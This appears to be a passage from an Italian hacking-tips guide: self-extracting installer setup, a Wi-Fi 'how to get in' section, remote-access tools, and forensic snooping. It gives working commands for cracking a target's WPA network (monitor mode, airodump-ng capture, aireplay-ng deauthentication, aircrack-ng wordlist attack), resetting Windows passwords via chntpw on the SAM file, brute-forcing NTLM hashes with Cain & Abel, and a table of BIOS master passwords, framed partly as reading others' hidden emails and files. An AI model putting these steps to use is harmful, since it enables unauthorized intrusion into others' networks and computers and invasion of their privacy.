Clicchiamo quindi su Avanti. Ci vengono proposti tre pacchetti di installazione:

1 Estrarre i file e farli avviare (prima scelta)
2 Estrarre i file solamente (seconda scelta)
3 Creare un ActiveX (terza scelta): i file saranno compressi in un file CAB

Inseriamo quindi il nome del pacchetto da creare: sarà visibile all'utente.

Se vogliamo far confermare all'utente l'installazione selezioniamo Prompt user with, altrimenti selezioniamo “No prompt” e andiamo avanti. Nella schermata

successiva a questa ci viene chiesto se inserire una licenza per il programma. Si tratta di un semplice file di testo (.txt) che verrà mostrato, all'interno di una finestrella, quando si avvierà il pacchetto: "se si accetta la licenza si va avanti, altrimenti l'installazione viene interrotta".

Dopo questa schermata occorre aggiungere al pacchetto auto estraibile, i vari file da fare estrarre. Facciamo click su "Add" e selezioniamoli: inserire anche il programma eseguibile (exe, bat, com) o il file .INF da eseguire dal pacchetto. Un comando personalizzato può essere creato qui selezionando alla voce Install Program uno dei programmi selezionati precedentemente. Alla voce Post Install Command si potrà selezionare un altro programma (differente dal precedente) da lanciare quando l'installazione del nostro pacchetto sarà completata.

Nella schermata successiva occorrerà selezionare come dovrà essere la finestra che installa il programma (visibile, nascosta, minimizzata, ingrandita). E' possibile infine inserire un messaggio che apparirà all'utente una volta finita l'estrazione/installazione dei file. Un altro click su Avanti e dobbiamo scegliere (tramite il pulsante Browser) la cartella in cui salvare il pacchetto auto estraibile creato. Tra le opzioni sotto si può decidere se non visualizzare il processo di estrazione e/o archiviare il file interno al pacchetto.

Scegliamo se dover far riavviare il sistema al termine dell'installazione:

No restart
Alway restart (riavvia)
Only restart (solo se necessario)

Se vogliamo salvare queste informazioni per un uso futuro, selezioniamo Save self Extration Directive File.

Si apre a questo punto una finestra DOS in cui si visualizzerà il processo di impacchettamento. Fine per uscire.

Torniamo al PUNTO 2 e seguiamo la scelta ***extract file only,*** avremo scelto di creare un ***archivio compresso autoestraente*** seguendo la seguente procedura:

- digiteremo il titolo del nostro pacchetto scompattante
- se desideriamo inseriamo una frase da visualizzare
- scegliere se visualizzare la licenza

a questo punto creeremo la lista dei programmi che desideriamo inserire nel pacchetto che andrà poi ad essere compattato sull'HD dell'utente.

Seguono la visione di messaggi e viene creato il file.cab

L'utente, al momento dell'installazione deciderà dove estrarre i file.

Tornando al punto 2, se avessimo scelto l'opzione "create compressed files only" avremmo deciso semplicemente di creare un file compresso con estensione.CAB

e non EXE come nei precedenti.

COME ENTRARE NELLE RETI Wi-Fi

TOOL PER RETI WIRELESS

WirelessKeyView
Questo software fa una cosa sola, ma incredibilmente bene: recupera le "chiavi" delle connessioni wireless, posto che queste siano memorizzate nel computer. Non si tratta di un'eventualità remota, dopotutto: quelle di tipo WEP e WPA, in genere sono molto lunghe e ben pochi utenti si prendono la briga di inserirle ad ogni connessione. Una volta avviato, WirelessKeyView analizza la memoria del computer, rintraccia dove si trovano le chiavi della connessione e le "decripta", porgendocele su un piatto d'argento! Le informazioni recuperate potranno poi essere salvate in formato TXT, HTML o XML. Infine, il software può anche recuperare le password di login degli account e-mail di Outlook, MSN o Windows Live Messenger.

ZamZomWireless
La connessione Wi-Fi è troppo lenta? Forse qualcuno si è collegato abusivamente alla nostra rete LAN. Se così fosse, possiamo facilmente scovare l'intruso con ZamZom: avviata l'applicazione, clicchiamo su "Deep Scan" e in pochi secondi il programma rivelerà tutti i computer connessi alla nostra rete. Basta poi confrontare gli indirizzi IP visualizzati con il nostro (Your IP Adress) e scovare l'intruso.

inSSIDer

Il SSID (Service Set IDentifier) sostanzialmente identifica il nome della rete, visibile ad una normale scansione con il computer. Il SSID può essere nascosto disattivando la funzione SSID broadcast: in questo modo, chiunque tenti di connettersi alla rete, dovrà digitarne (e quindi conoscerne) anche il nome. Questo programma è uno scanner che cerca tutte le reti wireless non protette nelle nostre vicinanze e visualizza in una tabella l'elenco dell'indirizzo MAC, il SSID, la sicurezza e la velocità.

MAC Manager

L'indirizzo MAC, detto anche indirizzo fisico, è un codice univoco di 6 byte assegnato ad una scheda di rete al momento della sua produzione. Tutte le schede di rete in commercio quindi, siano esse ethernet, wireless o bluetooth, hanno un codice che le differenzia da tutte le altre. Questo tool, in particolare, ci consente di cambiare il MAC della nostra scheda di rete senza passare dal Registro di configurazione di sistema.

Aircrack Gui

Il programma raccoglie un insieme di strumenti per la verifica delle reti Wireless: nello specifico, si tratta di airodump (sniffer di rete), aireplay (generatore di pacchetti), aircrack (cracker per chiavi statiche WEP e WPA) e airdecap (decifra file catturati WEP/WPA). Tutti questi tool sono indispensabili per verificare la sicurezza della propria rete wireless, in modo da poter sempre navigare in tranquillità senza correre il rischio che qualcuno possa rubare la banda.

WPA Security Inspector

Questo programma mette a disposizione dell'utente numerose funzionalità che permettono di effettuare avanzati test di sicurezza sulla propria rete Wi-Fi (Alice o Fastweb). Tra queste, in particolare, è possibile calcolare la chiave WPA a partire dal MAC e dal seriale del router, calcolare il MAC e il seriale a partire dal SSID e scoprire i coefficienti di calcolo del seriale a partire dal seriale stesso. Per utilizzare il software correttamente è necessario procurarsi da Internet il file config.txt

Wireshark (sostituisce il vecchio Ethereal)
Wireshark è un software utilizzato per la soluzione di problemi di rete e per l'analisi/sviluppo di protocolli di comunicazione. Tra le caratteristiche del programma troviamo funzionalità di ordinamento/filtraggio e la possibilità di osservare tutto il traffico presente sulla rete. Tipicamente si riferisce alle reti Ethernet, ma è possibile analizzare anche altri tipi di rete fisica. Per la cattura dei pacchetti, Wireshark non dispone di proprio codice, ma utilizza lo sniffer di rete WinPcap, che viene installato durante la procedura di setup iniziale.

Tutorial Wireshark

UNO STRUMENTO INDISPENSABILE PER CHIUNQUE SI OCCUPI DI SICUREZZA O PER CHI È CURIOSO SULLE DINAMICHE DI RETE.
Il funzionamento è abbastanza semplice: il programma si pone in ascolto sulla connessione di rete e intercetta tutto il traffico che vi scorre, mostrandoci il risultato sul monitor.La cattura può essere salvata in un file su disco per altri utilizzi, mentre le informazioni a schermo sono esaurienti in quanto Wireshark è in grado

di riconoscere molti tipi di pacchetti e di associarli al corretto protocollo, cosa utile per capire come funzionano gli stessi. In più, usando filtri definiti dall'utente, è in grado di escludere traffico ritenuto poco interessante e di segnalare immediatamente qualunque anomalia riscontrata. Si tratta quindi di uno strumento che non può mancare nella dotazione chiunque si occupi di questioni legate alla sicurezza delle reti.

1)La schermata iniziale di Wireshark ci guida attraverso tutte le operazioni necessarie per compiere la cattura del traffico che scorre sulla connessione di rete dei nostro computer. Da qui possiamo configurare il programma, scegliere l'interfaccia di rete con fa quale operare e iniziare la cattura vera e propria. In più, offre collegamenti diretti alle guide disponibili con il programma e su! sito Web.

2)La prima cosa da fare è scegliere l'interfaccia di rete da usare per la cattura. La finestra mostrata offre l'elenco di tutte le interfacce (cioè di tutte le schede di rete) fisiche o virtuali presenti nel sistema:per ognuna, di cui viene riportato il nome e l'indirizzoIP assegnato, è possibile impostare opzioni di cattura diverse. Per iniziare la cattura vera e propria basta fare clic sul pulsante Start relativo all'interfaccia scelta.

3)Tra le opzioni relative alla singola interfaccia di rete, sono da tenere presenti il filtro di cattura,che permette di escludere tutti quei pacchetti che non interessano per lo studio che ci prefiggiamo di compiere in seguito, e la possibilità di salvare il file della cattura stessa. Usando per il salvataggio il formato .cap i l file potrà essere usato anche da altro software, dato che si tratta di un formato standard per le catture dei pacchetti.

4)II filtro di cattura può essere configurato secondo le nostre esigenze. Sono presenti diversi filtri preconfigurati per le operazioni più frequenti, per esempio la cattura dei sol i pacchetti TCP: impostando uno di
questi filtri verranno ignorati tutti i pacchetti che non rispondono ai requisiti. Se necessario, è possibile costruire anche filtri personalizzati, a patto di conoscere approfonditamente la tecnologia che vogliamo analizzare.

5)Durante la cattura, la parte superiore della schermata principale del programma ci mostra l'elenco dei pacchetti ricevuti. Per ogni pacchetto, oltre al numero progressivo e al tempo trascorso dall'inizio della cattura espresso in secondi, possiamo vedere gli indirizzi di partenza e destinazione del pacchetto, il protocollo usato e il tipo di pacchetto, del quale, se riconosciuto, viene riportato espressamente il nome del servizio per cui viene usato.

6)Nella parte inferiore della finestra, invece,vengono mostrati i dettagli del pacchetto selezionato nel riquadro superiore. Questo è molto interessante, in quanto analizzando il pacchetto fin nel suo intimo potremmo scovare non solo i dati palesi riportati dal programma, come gli indirizzi MAC delle schede di rete coinvolte,ma anche il contenuto dei pacchetti stessi,nel quale si trovano comunicazioni in chiaro, password e molto altro.

VERSIONI LIVE DI LINUX

Con **Knopils, Backtrack,Restore, Opcrack, Helix** ecc. ecc. è possibile avviare un computer anche quando il sistema operativo non risponde. E' fondamentale che il PC si avvii dal CDRom
A questo punto cosa si può fare
*) recuperare i dati e successivamente formattare ed installare il S.O.
*) Scoprire le password (recuperare le psw)
*) catturare pacchetti della rete cablata o wireless (Aircrack,Wireshark, Back-Track)
*) utilizzare software senza installazione sul PC

Vediamo alcuni esempi:

Con **OPCrack** si trovano le password, basta avviare e, con un pò di pazienza, saranno visibili a monitor gli utenti con rispettive password.

Con **Kon-Boot** si avvia il S.O. senza richiesta PSW (non funziona su reti client server, per il momento!)

BackTrack e Aircrack

Cambiare la Password di Windows con Backtrack

Innanzitutto per chi non l'avesse fatto suggerisco di installare backtrack su usb, è davvero comoda, ed ecco come cambiare la password di windows:

* Fare login in backtrack.

* Aprire la shell e smontare la partizione di windows (umount /dev/sda1) nel mio caso che è /dev/sda1 ed userò questo come esempio, per vedere facilmente la vostra aprite konqueror sul pannello in basso, cliccate sul disco di windows, nella barra degl'indirizzi apparirà un indirizzo del tipo: system:/media/sda1, sda1 è la partizione di windows.

* Adesso create una nuova directory che io ho chiamato win per comodità e montate la partizione in lettura e scrittura con i seguenti comandi: mkdir /mnt/win e mount -t ntfs-3g /dev/sda1/ /mnt/win.

* Ora bisogna andare nel menu k/backtrack/privilege escalation/PasswordAttack/ e selezionare chntpw.

* Guardiamo qual'è il nostro utente windows a cui vogliamo cambiare la password con il comando chntpw -i /mnt/win/system32/config/SAM . Adesso se il vostro utente si chiama pippuzzo per cambiare password si digita chntpw -u pippuzzo /mnt/win/WINDOWS/system32/config/SAM, quando verrà richiesto si digita la nuova password.

La medesima cosa si può fare, molto più semplicemente, con **HirensBootCD** avviando Mini Windows nella sezione Password

Craccare una rete Wi-fi con chiave WPA con **Backtrack 3**

Innanzitutto dobbiamo dire che il WPA fornisce due diverse modalità di autenticazione: **RADIUS e PSK**, la prima è praticamente inespugnabile, mentre una WLAN che utilizza PSK (la maggior parte) può essere attaccata tramite la cattura dell'handshake, per fare questo è necessario che almeno un client sia collegato alla rete bersaglio.

PRIMO PASSO: CATTURARE L'HANDSHAKE

Innanzitutto dobbiamo mettere la scheda wi-fi in modalità **Monitor mode**, quindi apriamo un terminale ed eseguiamo:

airmon-ng start eth1 11

chiaramente al posto di eth1 dobbiamo scrivere l'interfaccia della nostra scheda di rete e al posto di 11 inseriamo il canale utilizzato dall'access point bersaglio

Adesso eseguiamo **airodump-ng**, con la seguente sintassi:

airodump-ng –bssid [mac address access bersaglio] –channel [numero canale] -w wpa [interfaccia nostra scheda]

Ricordo che per avere informazioni su il MAC Address dell'access point basterà usare **Kismet (vedi articolo precedente)**

Adesso dobbiamo attendere…che un client si connetta alla rete,e nel momento in cui accadrà,nella nostra finestra dove abbiamo eseguito airodump-ng comparirà:

WPA handshake: 00:13:ce:c6:05:53

DEAUTENTICAZIONE DI UN CLIENT

L'attacco deve essere rapido e può capitare che nessun client si connetta, in questo caso è possibile forzare la deautenticazione del client cosicchè sarà costretto a riautenticarsi e noi saremo pronti per catturare i dati necessari dell'handshake.

Per far ciò apriamo un terminale (lasciando aperta quella di airodump-ng) ed esguiamo **aireplay-ng**, adesso è il momento di impiegare un **Deauthentication Attack**!
Il comando da usare sarà:
aireplay-ng -0 1 -a [BSSID] -c CLIENT eth1
Al posto di BSSID inseriremo il MAC address dell'access point bersaglio e al posto di CLIENT scriveremo l'indirizzo MAC del client. Per individuare ul client basta lanciare Kismet (vedi sopra).

Adesso che abbiamo i pacchetti di Handshake non ci resta che individuare la passphrase, per far ciò, il metodo più semplice è quello di fare un attacco a forza bruta.

ATTACCO A FORZA BRUTA

Iniziamo con lo scaricare una wordlist (un elenco che ci aiuterà per rubare la passphrase), per il dizionario italiano, quindi apriamo una shell e digitiamo:
wget ftp://ftp.ox.ac.uk/pub/wordlists/italian/words.italian.Z
Adesso possiamo dare questo file a **aircrack-ng** insieme al file di handshake.
Apriamo un terminale e scriviamo:
aircrack-ng -b [mac address access bersaglio] -w [percorso completo della wordlist creata prima][file contenente handshake]

Il computer poliziotto: OSForensics

Installa subito il software usato dalla Polizia Scientifica e diventa un abile investigatore informatico con **OSForensics**
L'installazione di OSForensics non richiede particolari accortezze: terminata l'installazione consiglio di installare il pacchetto su USB dal comando "Install to USB".

Si parte con le indagini
Un investigatore che si rispetti sa sempre come analizzare un sistema nel minimo dettaglio. Ecco come scoprire i segreti che il proprietario di un PC vuol nascondere a occhi indiscreti!

1) **iniziamo l'analisi**
La prima operazione da compiere è quella di aprire un incartamento per le indagini, usando il gergo dei vecchi investigatori. Noi parliamo di informatica e così apriremo una cartella, nella quale andremo ad archiviare tutti i risultati delle nostre analisi. In Start clicchiamo Create Case.
2) **i dettagli del caso**

Come tutte le cartelline documentali che si rispettino, anche per quella digitale servono alcune informazioni per archiviarla correttamente. In Case name diamo un nome al caso, indichiamo anche quello dell'investigatore, lasciamo invariate Timezone, Default Drive e Case folder e diamo OK.

3) **il faldone delle indagini**

Per accedere (anche in seguito) alla cartella contenente tutti i resoconti delle nostre indagini, dall'interfaccia principale di OSForensics accediamo alla sezione Manage Case. Per aggiungere ulteriori dettagli sul caso, selezioniamo la cartella e clicchiamo sul pulsante Edit Case Details.

4) **il punto della situazione**

Per stampare un resoconto delle indagini, selezioniamo il caso che ci interessa e clicchiamo Generate Report. In Export Report lasciamo invariati i menu Case Report e Style, e clicchiamo OK. Nel percorso indicato in Output Location troveremo il report del caso in formato HTML.

Prepariamo l'hard disk

Per ottimizzare le ricerche di file nascosti nei meandri dell'hard disk, è opportuno effettuare un'indicizzazione di tutto il contenuto. In questo modo, troveremo le tracce del "crimine" molto più velocemente!

1) **un indice per l'hard disk**

Dall'interfaccia principale di OSForensics selezioniamo Create Index e clicchiamo Create Index. Nella schermata che appare, scegliamo i contenuti da indicizzare (ad esempio, Emails, ma possiamo anche selezionare tutte le voci proposte come foto, PDF, ZIP...) e premiamo Next.

2**) Scansioni approfondite**

Nella schermata successiva lasciamo attiva la voce Whole Drive per indicizzare tutto il contenuto dell'hard disk. Clicchiamo su Advanced Options se vogliamo personalizzare la procedura di indicizzazione del disco. Procediamo con Next e in Index Title diamo un nome all'indice.

3) **Ora è tutto a portata di clic**

Clicchiamo Start Indexing per avviare l'indicizzazione del disco: la procedura durerà diversi minuti, a seconda delle dimensioni dell'hard disk. Una barra di avanzamento ci aggiornerà su quanto tempo manca e quante e-mail sono state indicizzate, gli errori e il tempo trascorso.

Al via con i recuperi estremi

Ora che il disco è stato indicizzato, possiamo andare alla ricerca di tutte le e-mail archiviate. E non solo quelle elencate nel client di posta elettronica, ma anche quelle già cancellate! Ecco come procedere.

1) **Parole compromettenti**
Spostiamoci in Search Index: in Enter Search Words scriviamo una parola chiave che potrebbe essere contenuta nelle e-mail incriminate e in Index to search indichiamo dove cercarla. Clicchiamo sul pulsante Search per avviare l'operazione.
2) **ecco tutte le tracce**
Terminata la ricerca, i risultati verranno elencati nella schermata Search Index, ordinati per tipologia. Nel nostro caso, spostiamoci nel tab Email. Avremo un'anteprima di quelle contenenti la parola chiave. Per leggerle, selezioniamole col tasto destro del mouse e clicchiamo Open.
3)**ti ho scoperto!**
Se non troviamo indizi, spostiamoci nel tab Unallocated. Qui vengono elencati quegli elementi che in una ricerca normale non comparirebbero, perché cancellati o non più leggibili. Anche in questo caso, selezioniamoli col tasto destro del mouse e clicchiamo Open per leggerli.

Analisi dettagliata dei log
Una ricerca di informatica forense permette di scoprire lo stile d'uso del PC: quanti accessi sono stati effettuati, il browser usato e i siti più visitati, se sono stati usati supporti esterni… Ecco in che modo.

1) **analisi di un comportamento**
Spostiamoci nella sezione Recent Activity, impostiamo dei parametri di ricerca, sia temporali sia per i dischi su cui cercare, e clicchiamo Scan. Lasciando All nel menu Show only verranno elencate tutte le attività recenti: accessi a siti Web, chiavette inserite e ogni azione effettuata.
2) **navigazione sotto controllo**
Se nel menu a tendina Show only selezioniamo la voce Browser History, ecco le azioni compiute sul Web. Nello stesso modo possiamo vedere i download effettuati e i log delle chat, le connessioni ad una chiavetta Usb.
3) **i log di tutto!**
Possiamo anche avere una panoramica generale di quelle che sono state le operazioni compiute nel periodo preso in esame, con i log delle operazioni. Nel menu Show Only selezioniamo Events. Gli eventi sono, appunto, le azioni in generale e il risultato è a dir poco sorprendente.

File cancellati? Rieccoli!
È difficile che qualcuno lasci sul PC documenti "piccanti": in genere, dopo averli letti e visualizzati, li cancella. Se non fosse che con OSForensics bastano pochi clic per recuperarli.

1) **un segugio nel Pc**
Dal menu principale di OSForensics, spostiamoci in Deleted Files Search. Come prima cosa, clicchiamo sul pulsante Config e, nella finestra che appare, impostia-

mo il menu Quality su Excellent or Good, per ottenere i risultati migliori nella ricerca di file cancellati.
2) **a me non sfugge nulla!**
Clicchiamo Search. Dopo pochi secondi, ecco l'elenco di tutti i file cancellati. Per ognuno, è indicato un numero che rappresenta l'integrità e la possibilità di recuperarlo. Selezioniamo quello che ci interessa col tasto destro del mouse e clicchiamo Save Deleted File per recuperarlo.

Anche le password
Con OSForensics è possibile recuperare anche tutte le password celate nel sistema. Abbiamo il menu Passwords che fa proprio al caso nostro. Ci sono diverse schede in questo menu. La prima ci permette di fare una ricerca generica. Clicchiamo su Retrieve Password. Aspettiamo un attimo che il programma effettui la ricerca per avere i risultati nella parte centrale della scheda. Da non credere! In pochi secondi ecco a nostra disposizione i siti visitati, lo username e la password utilizzati per accedervi, addirittura il browser utilizzato per l'accesso, l'eventuale posizionamento in blacklist, l'utente che ha effettuato l'accesso e anche il percorso!

A volte serve la forza bruta Cain & Abel

Per recuperare le password dimenticate, si può usare il metodo Brute Force, che consiste nel creare tutte le possibili combinazioni della parola ricercata fino a individuare quella giusta. Ecco come metterlo in pratica.
1)**Il programma giusto**
Eseguiamo il file ca_setup.exe per installarlo. Per consentire che il programma apporti modifiche al sistema, clicchiamo Consenti quando appare la finestra di richiesta.
2) **Servono i driver di rete**
Clicchiamo Next per accettare tutte le impostazioni di default e poi su Finish per terminare la prima fase dell'installazione. A questo punto il programma ci chiederà di installare il driver di rete WinPCap: per procedere clicchiamo Install e attendiamo il completamento della procedura.
3) **l'avvio è automatico**
Il driver di rete per l'analisi dei pacchetti può essere fatto partire manualmente o automaticamente ad ogni avvio del sistema operativo. Questa seconda opzione è sicuramente più comoda, quindi, nell'ultimo passaggio spuntiamo la voce Automatically start the… e poi premiamo Install.
4) **Troviamo le password**
Completata quest'altra procedura d' installazione, avviamo Cain & Abel con un doppio clic sul la sua icona presente nel Desktop di Windows. Se appare la schermata di controllo del l 'account utente, bisogna cliccare Sì per proseguire. L'applicazione necessita infatti di privilegi di amministratore.

5) **la rete non serve**
Se nel sistema è at t ivo un firewal l , Cain ci ricorderà che alcune sue caratteristiche (prevalentemente legate al l'uti l izzo in una LAN) non funzioneranno correttamente. Poiché in questo primo test ci limiteremo a tentare il recupero di password locali, ignoriamo il messaggio e premiamo OK.
6) **Scardiniamo le chiavi**
Per provare a recuperare le password degli account presenti sul nostro sistema Windows, spostiamoci nella scheda Cracker dalla finestra principale di Cain e selezioniamo uno degli elementi contraddistinti dall'icona di Windows.
Per le parole chiave locali clicchiamo LM & NTLM Hashes.
7) **Dove sono le password?**
Per eseguire l'attacco "brutale" sulle nostre password, dobbiamo indicare il file di sistema in cui vengono memorizzate. Clicchiamo sull'icona con il segno + nell'interfaccia principale di Cain: nella schermata che appare selezioniamo Import Hashes from local system e premiamo Next.
8) **Siamo tutti hacker**
Terminata la procedura d'importazione, nella schermata principale di Cain verranno elencati tutti gli utenti presenti sul sistema locale. Selezioniamo col tasto destro del mouse quello di cui vogliamo scoprire la password e scegliamo Brute-Force Attack/NTLM Hashes dal menu contestuale.
9) **Questione di tempo**
L'attacco brutale usa un set di caratteri per creare le varie combinazioni: spuntiamo Predefined e impostiamo la lunghezza minima e massima della password (Password Lenght). Premiamo Start per avviare la procedura di recupero.
Dopo poco tempo in Start from apparirà la password smarrita!

Password del BIOS

Il modo più sicuro per proteggere i dati archiviati nel PC è quello di inserire una password di accesso al BIOS. Ecco la procedura per recuperarla.
1) **No batteria, no password**
Il primo metodo per resettare il BIOS, cancellare la password e ripristinarlo al le impostazioni di fabbrica consiste nel rimuovere per almeno 30 minuti la batteria del la scheda madre. Questa operazione va eseguita a PC spento.
2)**Il jumper cancella tutto**
Se la batteria della scheda madre non può essere rimossa, è comunque possibile riprogrammare il BIOS spostando il jumper di reset presente sulla scheda madre (indicato di solito con la sigla CLR CMOS). Per identificarlo, ci si può servire del manuale d'uso della motherboard. Spostando il jumper, il reset del BIOS avviene in modo immediato.
3) **la chiave principale**
Molti produttori hardware inseriscono nel BIOS la Master Password che consente ai tecnici dell'assistenza di accedere alle impostazioni del PC bypassando

quella inserita dagli utenti. Di seguito l'elenco con le chiavi di accesso dei principali modelli di motherboard,. Trovata la password giusta, potremo accedere al PC.

System/BIOS Manufacturer	**Known master passwords**
Advanced Integration	Advance
AMI BIOS	589589 A.M.I. aammii AM AMI AMI_SW AMI!SW AMI?SW AMI.KEY ami.key AMI.KEZ ami.kez AMI~ AMIAMI AMIDECOD AMIPSWD amipswd AMISETUP bios310 BIOSPASS CMOSPWD helgaßs HEWITT RAND KILLCMOS
AmpTRon	Polrty
AST	SnuFG5
Award BIOS	?award 013222222 13222222 1EAAh 256256 589589 589721 admin

	alfarome aLLy aPAf award award_? award.sw award sw award_ps AWARD_PW AWARD_SW AWARD SW awkward BIOS bios* biosstar biostar CONCAT condo CONDO CONDO, djonet efmukl g6PJ h6BB HELGA-S HEWITT RAND HLT j09F j256 j262 j322 j64 lkw peter lkwpeter LKWPETER PASSWORD SER setup SKY_FOX SW_AWARD SWITCHES_SW Sxyz SZYX

	t0ch20x t0ch88 TTPTHA ttptha TzqF wodj ZAAADA zbaaaca zjaaadc
Biostar	Biostar Q54arwms
Compaq	Compaq
Concord	last
CTX International	CTX_123
CyberMax	Congress
Daewoo	Daewuu
Daytek	Daytec
Dell (some)	Dell
Digital Equipment (DEC)	komprie
Enox	xo11nE
Epox	cenTRal
Freetech	Posterie
Hewlett-Packard (VecTRa)	hewlpack
IBM	IBM MBIUO merlin sertafu
IWill	iwill
Jetway	spooml
Joss Technology	57gbzb technolgi
Leading Edge	MASTER
M Technology	mMmM
MachSpeed	sp99dd
Magic-Pro	prost

Megastar	star
Micron	sldkj754 xyzall
Micronics	dn_04rjc
Nimble	xdfk9874t3
Packard Bell	bell9
Phoenix	phoenix
QDI	QDI
Quantex	teX1 xljlbj (or: x1jlbj)
Research	Co12ogro2
RM (Server BIOS)	RM
Shuttle (Spacewalker)	Spacve
Siemens-Nixdorf	SKY_FOX
SpeedEasy	lesarot1
SuperMicro	ksdjfg934t
Tinys	tiny
TMC	BIGO
Toshiba	Toshiba 24Banc81 toshy99
VexTRec	VexTRex
Vobis	merlin
Zenith	3098z Zenith
ZEOS	zeosx

4) **Il reset si fa via software**
Per resettare la password del BIOS possiamo usare anche il tool CMOSPwd. Avviamo il Prompt dei comandi con diritti di amministratore e spostiamoci nella cartella Windows contenuta nell'archivio del software. Digitiamo ioperm -i e diamo Invio. Digitiamo cmospwd_win /k e diamo nuovamente Invio. Premiamo 2 e nuovamente Invio.

Remote Desktop Access_

CONTROLLO REMOTO

Metodi legali

LogMeIn: https://secure.logmein.com

Le funzioni di LogMeIn Pro consentono di:

- Controllare il desktop a distanza
- Trasferire i file tra computer
- Stampare file a distanza sulla stampante locale
- Condividere un file di grandi dimensioni senza usare allegati email, FTP o un sito di terze parti
- Condividere il tuo desktop con un'altra persona
- Ascoltare il sonoro remoto sul pc locale
- Riattivare un computer in stand by attraverso la rete

Un PC sempre disponibile: vediamo come poter accedere al nostro computer quando non siamo in casa

1) REGISTRIAMOCI AL SERVIZIO
Per poter utilizzare il nostro computer anche quando siamo fuori casa utilizzeremo il servizio gratuito LogMein. Andiamo sul sito www.logmein.com, clicchiamo sulla voce Crea un account e di seguito su Effettua registrazione in LogMein Free.
In questo modo potremo creare un nuovo utente ed accedere al servizio.

2) COMPILIAMO I DATI
Per procedere nella registrazione dobbiamo compilare una serie di campi di testo.In ordine dobbiamo inserire un indirizzo di posta elettronica valido, quindi scegliere una password, indicare il Paese e il tipo di utilizzo che si andrà a fare di LogMein.
Per proseguire nella registrazione clicchiamo su Crea account.

3) CONFERMIAMO L'ACCOUNT
II sito ci invierà un'e-mail che ci permetterà di attivare l'account. Non dobbiamo far altro che andare nella nostra casella di posta elettronica e aprire il messaggio che ha per oggetto LogMein – Attivare l'account. Al suo interno sarà presente

un link: clicchigmoci sopra per aprire la pagina Web che confermerà l'attivazione dell'account.

4) AGGIUNGIAMO IL COMPUTER
Dopo aver attivato l'account, LogMeln ci chiede se vogliamo aggiungere il computer a quelli che desideriamo controllare in remoto. Per confermare clicchiamo sulla voce Aggiungi computer. Automaticamente parte il download del software che ci permetterà di controllare il computer da altre postazioni Internet. Una piccola finestra ci chiederà di confermare il download dei file: premiamo su Esegui e proseguiamo.

5) INSTALLIAMO IL SOFTWARE Per poter controllare il PC da remoto dobbiamo ora installare un piccolo programma. Quando il download dei file è stato completato, parte in automatico la procedura d'installazione. Accettiamo il Contratto di licenza, selezioniamo il tipo d'installazione (può andar bene quella Tipica), assegniamo un nome al PC in Descrizione computer e proseguiamo con l'installazione del programma fino al termine.

6) EFFETTUIAMO L'ACCESSO
Al termine il software sarà installato sul computer che vogliamo controllare. Una piccola icona di LogMeln apparirà nella task bar di Windows: ci conferma il suo funzionamento. Ora, quando siamo fuori casa, possiamo collegarci a Internet da qualsiasi computer e andare sul sito www.logmein.com. Inseriamo, quindi, l'indirizzo di posta elettronica che abbiamo usato per la registrazione e la Password scelta.Premiamo, infine, su LogMeln.

7) SCEGLIAMO IL COMPUTER
Quando entriamo nel sito col nostro account ci verranno mostrati i computer ai quali possiamo accedere da remoto. Per ora ne è presente uno solo, ma cliccando su Aggiungi computer possiamo aggiungere anche quello che stiamo utilizzando con la stessa procedura vista in precedenza.
Per entrare sul PC da remoto, invece, è sufficiente cliccare sul computer presente nella lista, a patto che sia in linea.

8) INSTALLIAMO IL PLUG-IN
Se è la prima volta che utilizziamo LogMeln sul computer da cui stiamo fisicamente operando ci potrebbe essere chiesto di installare un plug-in per il browser. Confermiamo e proseguiamo. Ci verrà mostrata, quindi, una piccola finestra per inserire i dati dell'account di Windows del computer sul quale vogliamo entrare. Inseriamoli e premiamo sul tasto Accedi: saremo indirizzati, infine, alla finestra con le varie opzioni di gestione remota disponibili in LogMeIN.

9) IL NOSTRO DESKTOP REMOTO

Alcune delle opzioni disponibili funzionano solo con la versione Pro di Log-Meln, che è a pagamento. Nel nostro caso, invece, utilizzeremo la versione gratuita che ci permette di effettuare il controllo da remoto.
Per accedere al desktop del PC di casa clicchiamo sul pulsante Controllo remoto e poi su OK per confermare. Dopo alcuni secondi sarà mostrato il desktop del PC di casa e possiamo lavorarci come se fossimo fisicamente seduti davanti al monitor.

TONIDO: Basta un browser per accedere in streaming a musica e film archiviati sul PC di casa. Ecco come:

grazie ad un'applicazione di nome Tonido, possiamo accedere direttamente ai file salvati sul PC di casa, lasciato connesso a Internet: non dovremo nemmeno aprire particolari porte sul router o configurare alcun DNS dinamico. Quel che dobbiamo fare è installarne il server e registrare un account gratuito. Tonido rende accessibili da remoto (via browser e persino tramite telefonino) tutti i file e le cartelle archiviate nel PC di casa: basta digitare l'indirizzo (URL) associato al nostro computer, fornito al momento della registrazione dell'account. Il tutto è estremamente semplice e sicuro. Non avremo limiti sulla dimensione dei file se non quello della capacità fisica del nostro hard disk.

1) **Installiamo Tonido**
Sul PC di casa facciamo doppio clic sul file TonidoLiteSetup.exe per avviare la procedura guidata di installazione del server. Al termine, spuntiamo la voce Launch Tonido e premiamo Finish. Il server verrà avviato automaticamente e potremo configurarlo per i nostri scopi.
2**) Creiamo l'account**
Nella barra di notifiche di Windows (in basso a destra), clicchiamo col tasto destro suH'icona di Tonido e selezioniamo Open . In Account Name digitiamo il nome per il nostro account, scegliamo una password, inseriamo il nostro indiriz-

zo di posta elettronica, spuntiamo / agree to Tonido's Terms of Use e premiamo Create.

3**) Completiamo i l profilo**

:Dopo aver eseguito l'accesso a Tonido, nella parte alta viene visualizzato l'URL che dovremo usare per accedere da remoto. Clicchiamo su Settings presente in Miscellaneous. Da qui possiamo modificare le varie impostazioni del server: quelle predefinite vanno comunque più che bene per i nostri scopi.

4) **Condividiamo le risorse**

Con l'applicazione Webshare possiamo creare un indirizzo Web che punta ad una qualsiasi cartella del nostro disco rigido. In questo modo, potremo condividerla con altri. Per farlo, clicchiamo My Shared Files, con Browse selezioniamo il file (o la cartella) e premiamo Add per aggiungerlo alle risorse condivise. Cliccando EmailURL potremo inviare l'indirizzo ai nostri amici.

5) **installiamo le app**

Oltre alle funzioni preinstallate, Tonido permette di aggiungere nuove funzioni installando ulteriori applicazioni. A tal fine,andiamo in Applicationse spostiamo-ci nella scheda Install. Qui sono disponibili tutte le applicazioni che è possibile aggiungere al nostro server. Basta premere il pulsante Install attendere qualche secondo.

6) **Attiviamo le funzioni**

